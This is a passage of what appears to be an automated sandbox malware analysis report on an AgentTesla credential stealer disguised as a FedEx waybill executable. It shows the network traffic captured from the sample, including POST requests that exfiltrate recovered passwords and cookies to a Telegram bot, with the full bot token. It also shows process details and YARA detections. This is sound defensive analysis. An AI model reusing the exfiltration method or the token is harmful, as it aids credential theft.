Nov 25, 2021 18:50:19.986143112 CET	192.168.2.5	8.8.8.8	0xd69	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:50:16.644406080 CET	8.8.8.8	192.168.2.5	0x2e90	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Nov 25, 2021 18:50:20.018466949 CET	8.8.8.8	192.168.2.5	0xd69	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49812	149.154.167.220	443	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 17:50:18 UTC	0	OUT	POST /bot1881721018:AAFgjKCKDmGZSPG9IqaTLsC7W4rwVP8dqs0/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8d9b05ed69793f6 Host: api.telegram.org Content-Length: 1014 Expect: 100-continue Connection: Keep-Alive
2021-11-25 17:50:18 UTC	0	IN	HTTP/1.1 100 Continue
2021-11-25 17:50:18 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 62 30 35 65 64 36 39 37 39 33 66 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 37 34 38 31 32 37 35 38 36 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 62 30 35 65 64 36 39 37 39 33 66 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 61 6c 66 6f 6e 73 2f 31 32 38 37 35 37 0a 4f 53 46 75 6c Data Ascii: ----------8d9b05ed69793f6Content-Disposition: form-data; name="chat_id"1748127586----------8d9b05ed69793f6Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/12875 7OSFul

Timestamp	kBytes transferred	Direction	Data
2021-11-25 17:50:18 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 25 Nov 2021 17:50:18 GMT Content-Type: application/json Content-Length: 618 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1828,"from":{"id":1881721018,"is_bot":true,"first_name":"evilc0de","username":"evilc0de_bot"},"chat":{"id":1748127586,"first_name":"evilc0de","username":"evilc0de","type":"private"},"date":1637862618,"document":{"file_name":"user-128757 2021-11-25 09-59-22.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIHJGGfzNq3xPlvdNKuuWOMmi0i0d_-AAKiCwACRFj5UPeAoRbRWnzoIgQ","file_unique_id":"AgADogsAAkRY-VA","file_size":442},"caption":"New PW Recovered!\n\nUser Name: user/128757\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49814	149.154.167.220	443	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 17:50:20 UTC	2	OUT	POST /bot1881721018:AAFgjKCKDmGZSPG9IqaTLsC7W4rwVP8dqs0/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8d9b06051514af6 Host: api.telegram.org Content-Length: 1900 Expect: 100-continue
2021-11-25 17:50:20 UTC	2	IN	HTTP/1.1 100 Continue
2021-11-25 17:50:20 UTC	2	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 62 30 36 30 35 31 35 31 34 61 66 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 37 34 38 31 32 37 35 38 36 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 62 30 36 30 35 31 35 31 34 61 66 36 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 43 6f 6f 6b 69 65 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 61 6c 6f 6e 73 2f 31 32 38 37 35 37 0a 4f Data Ascii: ----------8d9b06051514af6Content-Disposition: form-data; name="chat_id"1748127586----------8d9b06051514af6Content-Disposition: form-data; name="caption"New Cookie Recovered!User Name: user/128757O
2021-11-25 17:50:20 UTC	3	OUT	Data Raw: 1b 1b 43 a6 3d 86 a6 b3 9b 5d f0 1d cd 91 90 c9 4b 86 c6 14 53 cb b2 fc 22 35 d7 87 32 c9 78 5f 46 a6 c1 ab 13 16 a2 ce 1c 85 a8 33 05 4d 4d cd ee aa ba 68 40 20 7a 61 98 ed 31 ef cd d9 cd 2a 6a c9 e2 b3 69 a5 bc 14 94 48 f9 c1 b3 4b a8 ae ab ad 15 f6 86 67 57 51 9e 59 aa 13 5d 7f 58 3f 4e 4e d0 59 19 89 de 64 d7 8e 68 aa 63 6b b4 a2 63 e5 ee 6c 4f c5 7b a2 a9 41 da 2d 0f 86 e8 95 61 a8 a8 de d4 e8 aa aa 6b af 5d a8 5b 4e 0b 4a c4 b9 3a 7b fb 25 ce fa f6 d9 51 94 de 26 d2 f7 d2 39 fb 06 00 00 00 00 00 00 00 ff 4a b7 88 62 bb 7f f6 bc 46 e3 f9 a2 6a e9 43 39 a6 8c 3a 87 2e bc 10 d9 b0 dc 25 06 fc d7 52 2b 05 b1 c1 9f cf ab 45 c5 b4 54 ab 64 36 47 96 12 67 ff 3f 43 a4 19 e9 07 e9 cb 7f fa bf 00 00 00 00 00 00 00 c0 a2 02 62 bb b0 c0 29 80 b8 4c 0c 08 e5 67 Data Ascii: C=]KS"52x_F3MMh@ za1*jiHKgWQY]X?NNYdhckclO{A-ak][NJ:{%Q&9JbFjC9:.%R+ETd6Gg?Cb)Lg
2021-11-25 17:50:20 UTC	4	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 25 Nov 2021 17:50:20 GMT Content-Type: application/json Content-Length: 628 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":1829,"from":{"id":1881721018,"is_bot":true,"first_name":"evilc0de","username":"evilc0de_bot"},"chat":{"id":1748127586,"first_name":"evilc0de","username":"evilc0de","type":"private"},"date":1637862620,"document":{"file_name":"user-128757 2021-11-25 10-08-34.zip","mime_type":"application/zip","file_id":"BQACAgQAAxkDAAIHJWGfzNyKPKRjN_VBk8WARsop4AwxAAKjCwACRFj5UK8WrT-g3WnaIgQ","file_unique_id":"AgADowsAAkRY-VA","file_size":1319},"caption":"New Cookie Recovered!\n\nUser Name: user/128757\nOSFullName: Microsoft Windows 10 Pro\nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe PID: 5244 Parent PID: 5476

General

Start time:	18:48:25
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe"
Imagebase:	0xb50000
File size:	517120 bytes
MD5 hash:	994F1F286B24022AF59BC5506B1E2871
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.261292872.0000000002F26000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.261127000.0000000002EA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.263619418.0000000003EAD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.263619418.0000000003EAD000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe PID: 5604 Parent PID: 5244

General

Start time:	18:48:28
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\FedEx Shipment Notification - Air WayBill FED1007990_A10792.exe
Imagebase:	0xdb0000
File size:	517120 bytes
MD5 hash:	994F1F286B24022AF59BC5506B1E2871
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.258283858.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.258283858.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.256875551.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.256875551.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.257251923.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.257251923.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000000.257782427.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000000.257782427.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.514650311.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.514650311.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.519080601.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000001.00000002.519080601.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.519080601.00000000031A1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities Show Windows behavior

Disassembly

Code Analysis